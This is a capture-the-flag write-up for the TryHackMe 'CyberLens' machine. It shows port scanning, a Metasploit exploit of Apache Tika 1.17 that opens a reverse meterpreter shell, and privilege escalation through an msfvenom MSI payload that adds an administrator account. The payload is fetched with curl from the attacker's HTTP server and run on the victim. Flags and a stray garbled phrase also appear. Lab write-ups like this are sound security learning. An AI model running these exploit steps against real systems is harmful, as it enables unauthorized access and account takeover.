CyberLens — THM WriteUp
Can you exploit the CyberLens web server and discover the hidden flags?
Challenge Description
Welcome to the clandestine world of CyberLens, where shadows dance amidst the digital domain and metadata reveals the secrets that lie concealed within every image. As you embark on this thrilling journey, prepare to unveil the hidden matrix of information that luWhat is the user flag?rks beneath the surface, for here at CyberLens, we make metadata our playground.
In this labyrinthine realm of cyber security, we have mastered the arcane arts of digital forensics and image analysis. Armed with advanced techniques and cutting-edge tools, we delve into the very fabric of digital images, peeling back layers of information to expose the unseen stories they yearn to tell.
Picture yourself as a modern-day investigator, equipped not only with technical prowess but also with a keen eye for detail. Our team of elite experts will guide you through the intricate paths of image analysis, where file structures and data patterns provide valuable insights into the origins and nature of digital artifacts.
At CyberLens, we believe that every pixel holds a story, and it is our mission to decipher those stories and extract the truth. Join us on this exciting adventure as we navigate the digital landscape and uncover the hidden narratives that await us at every turn.
Can you exploit the CyberLens web server and discover the hidden flags?
Things to Note
1. Be sure to add the IP to your /etc/hosts file: sudo echo 'MACHINE_IP cyberlens.thm' >> /etc/hosts
2. Make sure you wait 5 minutes before starting so the VM fully starts each service
What is the user flag?
We will start the ctf by adding in /etc/hosts the ip as recommended by the game. Then, we start with port scanning:
PORT      STATE SERVICE       REASON          VERSION
80/tcp    open  http          syn-ack ttl 127 Apache httpd 2.4.57 ((Win64))
|_http-server-header: Apache/2.4.57 (Win64)
|_http-title: CyberLens: Unveiling the Hidden Matrix
| http-methods:
|   Supported Methods: HEAD GET POST OPTIONS TRACE
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack ttl 127
3389/tcp  open  ms-wbt-server syn-ack ttl 127 Microsoft Terminal Services
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7680/tcp  open  pando-pub?    syn-ack ttl 127
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49669/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49670/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49677/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
61777/tcp open  http          syn-ack ttl 127 Jetty 8.y.z-SNAPSHOT
|_http-title: Site doesn't have a title (text/plain).
|_http-cors: HEAD GET
|_http-server-header: Jetty(8.y.z-SNAPSHOT)
| http-methods:
|   Supported Methods: POST GET PUT OPTIONS HEAD
|_  Potentially risky methods: PUT
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


When entering the web server through port 80 we find this web page. The website has an image metadata extractor that if we quickly review its code, we see that it is supported to do this from a web server on port 61777.

When we enter the web page (port 61777), we see that this is an Apache Tika 1.17 server, something that catches my attention and with a simple view we find a MetaExploit exploit.

This is the exploit in question
From metaexploit we search for the exploit and configure its options and run the exploit. In this easy way we will get an interactive shell with meterpreter in minutes.
msf6 > search tika

Matching Modules
================

   #  Name
   -  ----
   0  exploit/windows/http/apache_tika_jp2_jscript
...

msf6 > use 0

msf6 exploit(windows/http/apache_tika_jp2_jscript) > set LHOST 10.9.251.175
LHOST => 10.9.251.175

msf6 exploit(windows/http/apache_tika_jp2_jscript) > set RHOSTS cyberlens.thm
RHOSTS => cyberlens.thm

msf6 exploit(windows/http/apache_tika_jp2_jscript) > set RPORT 61777
RPORT => 61777

msf6 exploit(windows/http/apache_tika_jp2_jscript) > run

[*] Started reverse TCP handler on 10.9.251.175:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
The user flag can be found here:
C:\Users\CyberLens\Desktop\user.txtFlag: THM{T1k4-CV3-f0r-7h3-w1n}
What is the admin flag?
To get privilege escalation, I was doing quite a lot of detours when it was actually quite simple, so I will not show the whole process I did but the simple path.
First, you have to create this msi that creates a user with the name admin and transfer it to the victim machine. From our local machine we execute these two commands:
└─$ msfvenom -p windows/adduser USER=admin PASS='Cpadlab1014!' -f msi -o adduser.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 272 bytes
Final size of msi file: 159744 bytes
Saved as: adduser.msi

└─$ sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
From the victim machine we will open the intectiva shell and we will move to Download Folder (there I saved the .msi), and being there we will execute this commands:
C:\Users\CyberLens\Downloads>curl 10.9.251.175/adduser.msi -o adduser.msi
curl 10.9.251.175/adduser.msi -o adduser.msi
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  156k  100  156k    0     0   156k      0  0:00:01 --:--:--  0:00:01  475k


C:\Users\CyberLens\Downloads>adduser.msi
adduser.msi
To check if the user has been created correctly, run this command:
C:\Users\CyberLens\Downloads>net user
net user

User accounts for \\CYBERLENS

-------------------------------------
admin                    Administrato
DefaultAccount           Guest
As we have already created the user, we only need the last step. We will have to start an rdp connection and open in administrator mode the windows cmd from the graphical interface.
└─$ xfreerdp /u:"admin" /v:cyberlens.thm:3389
We will move to this path where the file with the root flag is located and we will have finished the ctf!

Flag: THM{3lev@t3D-4-pr1v35c!}
<3 Carlos